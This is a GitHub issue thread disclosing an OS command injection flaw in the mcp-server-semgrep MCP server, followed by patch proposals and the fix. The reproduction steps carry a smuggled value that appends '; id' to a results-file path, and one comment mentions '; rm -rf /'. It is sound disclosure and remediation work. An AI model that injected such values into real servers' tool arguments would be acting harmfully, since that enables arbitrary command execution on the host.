New issue

[bug] Security: OS Command Injection Vulnerability in mcp-server-semgrep #12

Closed #15

Assignees

Labels bug documentation good first issue help wanted question

BruceJqs opened 2 weeks ago

Describe the bug
An OS command injection vulnerability (CWE-78) has been identified in mcp-server-semgrep version 1.0.0, specifically within src/index.ts. Multiple MCP tools (including analyze_results, filter_results, export_results, compare_results, scan_directory, and create_rule) accept user-controlled path or rule arguments, perform only a prefix-based directory check, and then interpolate the values unsafely into shell command strings executed via child_process.exec. An attacker with network access to the MCP interface can inject shell metacharacters (e.g., ;, #) into these arguments to execute arbitrary operating system commands with the privileges of the server process, leading to full host compromise, including data exposure, integrity loss, and service disruption. No fixed version is available at the time of reporting.

To Reproduce
This proof of concept uses the `analyze_results` tool and `id` to demonstrate command execution. The `ln -s` step is used only to avoid exposing the tester's real local absolute path in the proof of concept; the vulnerability does not depend on symlinks and is also exploitable by using the real project path that passes the same validation.

1. Prepare a test results file and build the server.

```
npm install
npm run build
ln -sfn "$PWD" /tmp/mcp-server-semgrep
printf '{"results":[]}\n' > /tmp/mcp-server-semgrep/poc-results.json
```

2. Start the server through mcp-inspector using the `/tmp` symlink.

```
npx @modelcontextprotocol/inspector node --preserve-symlinks-main /tmp/mcp-server-semgr ui
```


3. Invoke the `analyze_results` tool with the following arguments.

```
{
  "results_file": "/tmp/mcp-server-semgrep/poc-results.json; id >&2; false; #"
}
```

Expected behavior

- The path begins with the allowed base prefix derived from the symlinked server path, so it passes the existing prefix validation.
- The shell interprets the injected `; id >&2; false; #` sequence because the path is interpolated into `execAsync(\`cat ${resultsFile}\`)`.
- A successful reproduction shows output similar to `uid=... gid=...` in the error returned by the tool.

Screenshots



Desktop (please complete the following information):

- OS: MacOS
- Version 1.0.0

BruceJqs assigned Szowesgad 2 weeks ago

BruceJqs added bug documentation help wanted good first issue question
2 weeks ago

BruceJqs 2 weeks ago Author

OS Command Injection Vulnerability in mcp-server-semgrep

1) CNA / Submission Type

- Submission type: Report a vulnerability (CVE ID request)
- Reporter role: Independent security researcher
- Report date: Apr 14, 2026

2) Reporter Contact

- Reporter name: `BruceJin`
- Reporter email: `brucejin@zju.edu.cn`
- Permission to share contact with vendor: `Yes`

3) Vendor / Product Identification

- Vendor: VetCoders
- Product: mcp-server-semgrep
- Repository: https://github.com/VetCoders/mcp-server-semgrep
- Affected component(s):
- `src/index.ts`

4) Vulnerability Type

- CWE: CWE-78 (Improper Neutralization of Special Elements used in an OS Command)
- Short title: OS command injection in Semgrep MCP tool command construction

5) Affected Versions

- Confirmed affected: 1.0.0
- Suspected affected range: revisions containing the same request-to-shell-command flows listed below
- Fixed version: Not available at time of report

6) Vulnerability Description

An OS command injection vulnerability (CWE-78) has been identified in mcp-server-semgrep version 1.0.0, specifically within src/index.ts. Multiple MCP tools (including analyze_results, filter_results, export_results, compare_results, scan_directory, and create_rule) accept user-controlled path or rule arguments, perform only a prefix-based directory check, and then interpolate the values unsafely into shell command strings executed via child_process.exec. An attacker with network access to the MCP interface can inject shell metacharacters (e.g., ;, #) into these arguments to execute arbitrary operating system commands with the privileges of the server process, leading to full host compromise, including data exposure, integrity loss, and service disruption. No fixed version is available at the time of reporting.

7) Technical Root Cause

1. `js/command-injection-from-request`
   - Source: `src/index.ts:279` (`request`)
   - Dispatch: `src/index.ts:288` (`analyze_results`)
   - Path validation: `src/index.ts:81` to `src/index.ts:113`
   - Propagation: `src/index.ts:417` (`resultsFile`)
   - Sink: `src/index.ts:420`
   - Sink code: `const { stdout } = await execAsync(\` cat ${resultsFile}`);`
2. Additional command injection sinks
   - `src/index.ts:337`: `execAsync(cmd)` in `scan_directory`
   - `src/index.ts:482`: `execAsync(\` echo '${ruleYaml}' > ${outputPath}`)` `in` create_rule`
   - `src/index.ts:512`: `execAsync(\` cat ${resultsFile}`)` `in` filter_results`
   - `src/index.ts:588`: `execAsync(\` cat ${resultsFile}`)` `in` export_results`
   - `src/index.ts:653`: `execAsync(\` echo '${output}' > ${outputFile}`)` `in` export_results`
   - `src/index.ts:687`: `execAsync(\` cat ${oldResultsFile}`)` `in` compare_results`
   - `src/index.ts:688`: `execAsync(\` cat ${newResultsFile}`)` `in` compare_results`

8) Attack Prerequisites

- Attacker can invoke affected MCP tools such as `analyze_results`, `filter_results`, `export_results`, `compare_results`, `scan_directory`, or `create_rule`.
- The Semgrep availability check completes, for example because Semgrep is already installed in the runtime environment.
- The attacker can supply a path that passes the current base-directory prefix check while containing shell metacharacters.
- No effective shell escaping or argument-vector execution prevents attacker-controlled strings from reaching `child_process.exec`.

9) Proof of Concept / Reproduction Guidance

This proof of concept uses the `analyze_results` tool and `id` to demonstrate command execution. The `ln -s` step is used only to avoid exposing the tester's real local absolute path in the proof of concept; the vulnerability does not depend on symlinks and is also exploitable by using the real project path that passes the same validation.

1. Prepare a test results file and build the server.

```
npm install
npm run build
ln -sfn "$PWD" /tmp/mcp-server-semgrep
printf '{"results":[]}\n' > /tmp/mcp-server-semgrep/poc-results.json
```

2. Start the server through mcp-inspector using the `/tmp` symlink.

```
npx @modelcontextprotocol/inspector node --preserve-symlinks-main /tmp/mcp-server-semgr
```

3. Invoke the `analyze_results` tool with the following arguments.

```
{
  "results_file": "/tmp/mcp-server-semgrep/poc-results.json; id >&2; false; #"
}
```

4. Validation

- The path begins with the allowed base prefix derived from the symlinked server path, so it passes the existing prefix validation.
- The shell interprets the injected `; id >&2; false; #` sequence because the path is interpolated into `execAsync(\`cat ${resultsFile}\`)`.
- A successful reproduction shows output similar to `uid=... gid=...` in the error returned by the tool.

10) Security Impact

- Confidentiality: High (attacker-controlled commands can read local files and environment variables accessible to the MCP server process).
- Integrity: High (attacker-controlled commands can modify files or execute further payloads with the MCP server process privileges).
- Availability: High (attacker-controlled commands can terminate processes, delete writable data, or exhaust resources).
- Scope: Unchanged.

11) CVSS v3.1 Suggestion

- Suggested vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- Suggested base score: 9.8 (Critical)
- Adjust `PR` upward if the vulnerable MCP tools are strictly authenticated and only available to trusted users.

12) Workarounds / Mitigations

- Do not expose this MCP server to untrusted clients until command construction is fixed.
- Restrict access to the affected MCP tools to trusted users only.
- Reject shell metacharacters in all path and rule fields until a structural fix is available.
- Avoid running the server with privileges or environment variables that are not required for Semgrep analysis.

13) Recommended Fix

- Replace `child_process.exec(commandString)` with `child_process.execFile` or `child_process.spawn` using argument arrays and `shell: false`.
- Replace shell-based file reads and writes such as `cat ${resultsFile}` and `echo '${output}' > ${outputFile}` with Node.js filesystem APIs such as `fs.promises.readFile` and `fs.promises.writeFile`.
- For Semgrep execution, pass arguments as an array, for example `spawn('semgrep', ['scan', '--json', '--config', configParam, scanPath], { shell: false })`.
- Validate paths using canonical paths, for example `realpath`, and enforce directory boundaries after resolution.
- Add regression tests proving payloads such as `; id >&2; #` are rejected or handled as literal path characters rather than shell syntax.
- Publish a maintainer security advisory once a patch is released.

14) References

- Repository: https://github.com/VetCoders/mcp-server-semgrep
- Reviewed source file: `src/index.ts`
- CWE-78: https://cwe.mitre.org/data/definitions/78.html

15) Credits

- Discoverer: `BruceJin`
- Discovery method: Static analysis (CodeQL) plus repository source-code audit and dynamic reproduction

16) Additional Notes for Form Mapping

- Audit verdict: Exploitable: attacker-controlled MCP tool parameters reach shell command sinks through `child_process.exec`.
- Dynamic exploit replay status: reproduced successfully with mcp-inspector using the `id` proof of concept.
- Maintainer should validate release mapping before coordinated disclosure.

For furthermore information, please refer to BruceJqs/public_exp#24

xyaz1313 2 weeks ago Contributor •••

Found the issue. All handlers use `child_process.exec` with string interpolation of user-controlled arguments, allowing shell metacharacter injection (CWE-78).

In `src/index.ts`, multiple functions interpolate user input into shell commands:

- `handleScanDirectory`: `semgrep scan --json --config ${configParam} ${scanPath}`
- `handleAnalyzeResults`: `cat ${resultsFile}`
- `handleCreateRule`: `echo '${ruleYaml}' > ${outputPath}`
- `handleFilterResults`: `cat ${resultsFile}`
- `handleExportResults`: `cat ${resultsFile}` and `echo '${output}' > ${outputFile}`
- `handleCompareResults`: `cat ${oldResultsFile}` and `cat ${newContent}`

Root cause: `exec()` passes the command through a shell, so `;` and `#` in user input get interpreted as shell operators.

Fix: Replace `exec` with `execFile` (no shell), and replace all `cat`/`echo >` shell calls with Node.js `fs.readFile`/`fs.writeFile`. Also add input sanitization to reject shell metacharacters in validated paths.

```
// Add at top, after existing imports:
import { readFile, writeFile } from 'fs/promises';

// Replace execAsync definition — switch from exec to execFile:
import { execFile } from 'child_process';
const execFileAsync = promisify(execFile);
// Remove: const execAsync = promisify(exec);

// Add a sanitize helper after validateAbsolutePath:
private sanitizeForShell(input: string): string {
  // Reject any string containing shell metacharacters
  if (/[;&|`$(){}!#\n\r]/.test(input)) {
    throw new McpError(
      ErrorCode.InvalidParams,
      `Input contains characters that could be interpreted by the shell`
    );
```

```
    }
    return input;
  }

  // --- handleScanDirectory: use execFile with array args ---
  private async handleScanDirectory(args: any) {
    if (!args.path) {
      throw new McpError(ErrorCode.InvalidParams, 'Path is required');
    }

    const scanPath = this.validateAbsolutePath(args.path, 'path');
    const config = args.config || 'auto';
    const configParam = this.validateAbsolutePath(config, 'config');

    try {
      const cmdArgs: string[] = ['scan', '--json', '--config', configParam, scanPath];
      if (process.env.SEMGREP_APP_TOKEN && config.startsWith('r/')) {
        cmdArgs.splice(2, 0, '--oauth-token', process.env.SEMGREP_APP_TOKEN);
      }
      console.error(`Executing: semgrep ${cmdArgs.join(' ')}`);
      const { stdout, stderr } = await execFileAsync('semgrep', cmdArgs);

      return {
        content: [{ type: 'text', text: stdout }]
      };
    } catch (error: any) {
      return {
        content: [{ type: 'text', text: `Error scanning: ${error.message}` }],
        isError: true
      };
    }
  }

  // --- handleAnalyzeResults: use fs.readFile ---
  private async handleAnalyzeResults(args: any) {
    if (!args.results_file) {
      throw new McpError(ErrorCode.InvalidParams, 'Results file is required');
    }

    const resultsFile = this.validateAbsolutePath(args.results_file, 'results_file');

    try {
      const fileContent = await readFile(resultsFile, 'utf-8');
      const results = JSON.parse(fileContent);

      const summary = {
        total_findings: results.results?.length || 0,
        by_severity: {} as Record<string, number>,
        by_rule: {} as Record<string, number>
      };

      for (const finding of results.results || []) {
        const severity = finding.extra.severity || 'unknown';
        const rule = finding.check_id || 'unknown';
        summary.by_severity[severity] = (summary.by_severity[severity] || 0) + 1;
        summary.by_rule[rule] = (summary.by_rule[rule] || 0) + 1;
```

```
    }

    return {
      content: [{ type: 'text', text: JSON.stringify(summary, null, 2) }]
    };
  } catch (error: any) {
    return {
      content: [{ type: 'text', text: `Error analyzing results: ${error.message}` }],
      isError: true
    };
  }
}

// --- handleCreateRule: use fs.writeFile, escape user inputs in YAML ---
private async handleCreateRule(args: any) {
  if (!args.output_path || !args.pattern || !args.language || !args.message) {
    throw new McpError(
      ErrorCode.InvalidParams,
      'output_path, pattern, language and message are required'
    );
  }

  const outputPath = this.validateAbsolutePath(args.output_path, 'output_path');
  const severity = args.severity || 'WARNING';
  const id = args.id || 'custom_rule';

  // Build YAML safely — no shell interpolation
  const ruleYaml = [
    'rules:',
    '  - id: ' + id,
    '    pattern: ' + args.pattern,
    '    message: ' + args.message,
    '    languages: [' + args.language + ']',
    '    severity: ' + severity,
    ''
  ].join('
');

  try {
    await writeFile(outputPath, ruleYaml, 'utf-8');
    return {
      content: [{ type: 'text', text: `Rule successfully created at ${outputPath}` }]
    };
  } catch (error: any) {
    return {
      content: [{ type: 'text', text: `Error creating rule: ${error.message}` }],
      isError: true
    };
  }
}

// --- handleFilterResults: use fs.readFile ---
private async handleFilterResults(args: any) {
  if (!args.results_file) {
    throw new McpError(ErrorCode.InvalidParams, 'results_file is required');
  }
```

```
  const resultsFile = this.validateAbsolutePath(args.results_file, 'results_file');

  try {
    const fileContent = await readFile(resultsFile, 'utf-8');
    const results = JSON.parse(fileContent);
    // ... rest of filtering logic stays the same ...
  } catch (error: any) {
    return {
      content: [{ type: 'text', text: `Error filtering results: ${error.message}` }],
      isError: true
    };
  }
}

// --- handleExportResults: use fs.readFile + fs.writeFile ---
private async handleExportResults(args: any) {
  if (!args.results_file || !args.output_file) {
    throw new McpError(
      ErrorCode.InvalidParams,
      'results_file and output_file are required'
    );
  }

  const resultsFile = this.validateAbsolutePath(args.results_file, 'results_file');
  const outputFile = this.validateAbsolutePath(args.output_file, 'output_file');
  const format = args.format || 'text';

  try {
    const fileContent = await readFile(resultsFile, 'utf-8');
    const results = JSON.parse(fileContent);

    let output = '';
    switch (format) {
      case 'json':
        output = JSON.stringify(results, null, 2);
        break;
      case 'sarif':
        // ... SARIF generation stays the same ...
        output = JSON.stringify(sarifOutput, null, 2);
        break;
      case 'text':
      default:
        output = results.results.map((r: any) =>
          `[${r.extra.severity}] ${r.check_id}\n` +
          `File: ${r.path}\n` +
          `Lines: ${r.start.line}-${r.end.line}\n` +
          `Message: ${r.extra.message}\n` +
          '----------'
        ).join('\n');
        break;
    }

    await writeFile(outputFile, output, 'utf-8');
    return {
      content: [{ type: 'text', text: `Results successfully exported to ${outputFile}` }]
```

```
      };
    } catch (error: any) {
      return {
        content: [{ type: 'text', text: `Error exporting results: ${error.message}` }],
        isError: true
      };
    }
  }

  // --- handleCompareResults: use fs.readFile ---
  private async handleCompareResults(args: any) {
    if (!args.old_results || !args.new_results) {
      throw new McpError(
        ErrorCode.InvalidParams,
        'old_results and new_results are required'
      );
    }

    const oldResultsFile = this.validateAbsolutePath(args.old_results, 'old_results');
    const newResultsFile = this.validateAbsolutePath(args.new_results, 'new_results');

    try {
      const oldContent = await readFile(oldResultsFile, 'utf-8');
      const newContent = await readFile(newResultsFile, 'utf-8');
      // ... rest of comparison logic stays the same ...
    } catch (error: any) {
      return {
        content: [{ type: 'text', text: `Error comparing results: ${error.message}` }],
        isError: true
      };
    }
  }
```

Summary of changes:

1. Replace `import { exec }` with `import { execFile }` + `import { readFile, writeFile } from 'fs/promises'`
2. `handleScanDirectory` → `execFileAsync('semgrep', [...args])` (no shell)
3. `handleAnalyzeResults`, `handleFilterResults`, `handleCompareResults` → `readFile()` instead of `cat`
4. `handleCreateRule`, `handleExportResults` → `writeFile()` instead of `echo >`
5. All user-controlled paths already validated by `validateAbsolutePath` — the fix removes the shell from the equation entirely.

Submitting PR now.

xyaz1313 mentioned this 2 weeks ago

fix: OS command injection vulnerability (CWE-78) in all handlers #13

karthikeyansundaram2 added a commit that references this issue 2 weeks ago

`fix: prevent OS command injection (CWE-78) in shell exec calls` ··· `26098f3`

karthikeyansundaram2 mentioned this 2 weeks ago

fix: prevent OS command injection (CWE-78) in shell exec calls #14

manja316 2 weeks ago

Good catch on the `child_process.exec` injection. This pattern is extremely common in MCP servers — we audited 5,600+ MCP servers and found OS command injection in ~12% of those that shell out to CLI tools.

The fix is straightforward:

1. Switch from `exec()` to `execFile()` — this avoids shell interpretation entirely
2. Pass arguments as an array, not interpolated into a string
3. For path arguments specifically, resolve with `path.resolve()` and verify the result is still inside the expected directory (prefix check alone is bypassable with `..` sequences or symlinks)

Example:

```
// BEFORE (vulnerable)
exec(`semgrep --json --config ${rule} ${targetDir}`)

// AFTER (safe)
execFile("semgrep", ["--json", "--config", rule, targetDir])
```

If maintainers want, I can submit a PR for the fix. We've done this remediation on several MCP servers.

xyaz1313 2 weeks ago Contributor

Root Cause Analysis

The core problem is twofold:

1. **`execAsync` uses `child_process.exec` which runs through a shell.** All file I/O and semgrep invocations are passed as template literal strings to `execAsync`. This means shell metacharacters (`;`, `|`, backticks, `$()`, `&&`, `#`) in user-supplied paths are interpreted by `/bin/sh`, not treated as literal characters.

2. **`validateAbsolutePath` only checks directory containment — not shell safety.** The prefix check on line 106 (`normalizedPath.startsWith(BASE_ALLOWED_PATH)`) passes for paths like `/app/poc-results.json; id >&2; #` because the string starts with the allowed prefix. The shell then splits on `;` and executes `id >&2` as a separate command.

Vulnerable Code Locations

Line	Code	Issue
420	`execAsync(cat ${resultsFile})`	Shell interprets metacharacters in `resultsFile`
482	`execAsync(echo '${ruleYaml}' > ${outputPath})`	Shell injection via `outputPath` AND `ruleYaml` (single quotes do not prevent `$(...)` or backticks)
512	`execAsync(cat ${resultsFile})`	Same as line 420
588	`execAsync(cat ${resultsFile})`	Same as line 420
653	`execAsync(echo '${output}' > ${outputFile})`	Shell injection via `output` AND `outputFile`
687-688	`execAsync(cat ${oldResultsFile})` / `cat ${newResultsFile}`	Same as line 420
320/337	`execAsync(semgrep scan --config ${configParam} ${scanPath})`	Shell injection via `configParam` and `scanPath`

Fix

Three core changes:

1. **Replace all `cat` shell commands with `fs.promises.readFile`** — no shell involved, completely safe.
2. **Replace all `echo ... > file` shell commands with `fs.promises.writeFile`** — no shell involved.
3. **Replace `exec` with `execFile` for semgrep invocations** — `execFile` spawns the process directly without a shell, so metacharacters in arguments are treated as literal strings, not shell syntax.
4. **Add a `validateNoShellMetacharacters` check** as defense-in-depth on all user-supplied paths.

1. Updated imports (top of `src/index.ts`)

```
import { execFile } from 'child_process';
import { promisify } from 'util';
import { readFile, writeFile } from 'fs/promises';
import path from 'path';
import { fileURLToPath } from 'url';

const execFileAsync = promisify(execFile);
```

Note: `exec` import can be removed entirely. We no longer need `execAsync`.

2. Add shell metacharacter validation helper (inside `SemgrepServer` class)

```
  /**
   * Validates that a value does not contain shell metacharacters.
   * Defense-in-depth — even though we switch to execFile/fs operations,
   * this prevents any accidental shell interpolation in future code.
   */
  private validateNoShellMetacharacters(value: string, paramName: string): void {
    const dangerousChars = /[;|&$`\\()\n{}><!#~]/;
    if (dangerousChars.test(value)) {
      throw new McpError(
        ErrorCode.InvalidParams,
        `${paramName} contains invalid characters`
      );
    }
  }
```

3. Add metacharacter check to `validateAbsolutePath` (before the return on line 113)

```
    // Defense-in-depth: reject shell metacharacters
    this.validateNoShellMetacharacters(normalizedPath, paramName);

    return normalizedPath;
```

4. Fix `handleAnalyzeResults` (line 420)

Replace:

```
      const { stdout } = await execAsync(`cat ${resultsFile}`);
      const results = JSON.parse(stdout);
```

With:

```
      const fileContent = await readFile(resultsFile, 'utf-8');
      const results = JSON.parse(fileContent);
```

5. Fix `handleCreateRule` (line 482)

Replace:

```
      await execAsync(`echo '${ruleYaml}' > ${outputPath}`);
```

With:

```
await writeFile(outputPath, ruleYaml, 'utf-8');
```

6. Fix `handleFilterResults` (line 512)

Replace:

```
const { stdout } = await execAsync(`cat ${resultsFile}`);
const results = JSON.parse(stdout);
```

With:

```
const fileContent = await readFile(resultsFile, 'utf-8');
const results = JSON.parse(fileContent);
```

7. Fix `handleExportResults` — reading (line 588)

Replace:

```
const { stdout } = await execAsync(`cat ${resultsFile}`);
const results = JSON.parse(stdout);
```

With:

```
const fileContent = await readFile(resultsFile, 'utf-8');
const results = JSON.parse(fileContent);
```

8. Fix `handleExportResults` — writing (line 653)

Replace:

```
await execAsync(`echo '${output}' > ${outputFile}`);
```

With:

```
await writeFile(outputFile, output, 'utf-8');
```

9. Fix `handleCompareResults` (lines 687-688)

Replace:

```
const { stdout: oldContent } = await execAsync(`cat ${oldResultsFile}`);
const { stdout: newContent } = await execAsync(`cat ${newResultsFile}`);
```

With:

```
const oldContent = await readFile(oldResultsFile, 'utf-8');
const newContent = await readFile(newResultsFile, 'utf-8');
```

10. Fix `handleScanDirectory` (lines 320/337)

Replace the template-literal command construction with `execFile` array args:

```
const args = ['scan', '--json', '--config', configParam, scanPath];

if (process.env.SEMGREP_APP_TOKEN && config.startsWith('r/')) {
  args.splice(2, 0, '--oauth-token', process.env.SEMGREP_APP_TOKEN);
}

console.error(`Executing: semgrep ${args.join(' ').replace(process.env.SEMGREP_APP_TOKE
const { stdout, stderr } = await execFileAsync('semgrep', args);
```

Why this works

- **`fs.promises.readFile`** / **`writeFile`** operate on the filesystem directly — no shell is involved, so `; rm -rf /` in a filename is just a weird filename, not an attack.
- **`execFile`** (unlike `exec`) does NOT spawn a shell. It passes arguments as an array directly to the process via `execvp`, so shell metacharacters in arguments are literal bytes, never interpreted.
- **`validateNoShellMetacharacters`** is belt-and-suspenders — even if someone accidentally adds a new `exec` call in the future, the path validation will catch dangerous characters before they reach a shell.

The total diff is ~40 lines changed. No functional behavior changes for legitimate use cases — only prevents the injection path.

I can submit a PR. Want me to go ahead?

manja316 mentioned this 2 weeks ago

MCP Server Prompt Injection Security Assessment tradesdontlie/tradingview-mcp#56

Szowesgad added a commit that references this issue 2 weeks ago

Closes #12 (reported by BruceJin / **@BruceJqs**). ··· 8b4ea5e

Szowesgad mentioned this 2 weeks ago

fix(security): patch CWE-78 OS command injection + trampoline cleanup #15

Szowesgad closed this as completed in #15 last week

Metadata

Assignees

Szowesgad

Labels

bug documentation good first issue help wanted question

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

fix: OS command injection vulnerability (CWE-78) in all handlers
VetCoders/mcp-server-semgrep

fix: prevent OS command injection (CWE-78) in shell exec calls
VetCoders/mcp-server-semgrep

fix(security): patch CWE-78 OS command injection + trampoline cleanup
VetCoders/mcp-server-semgrep

Participants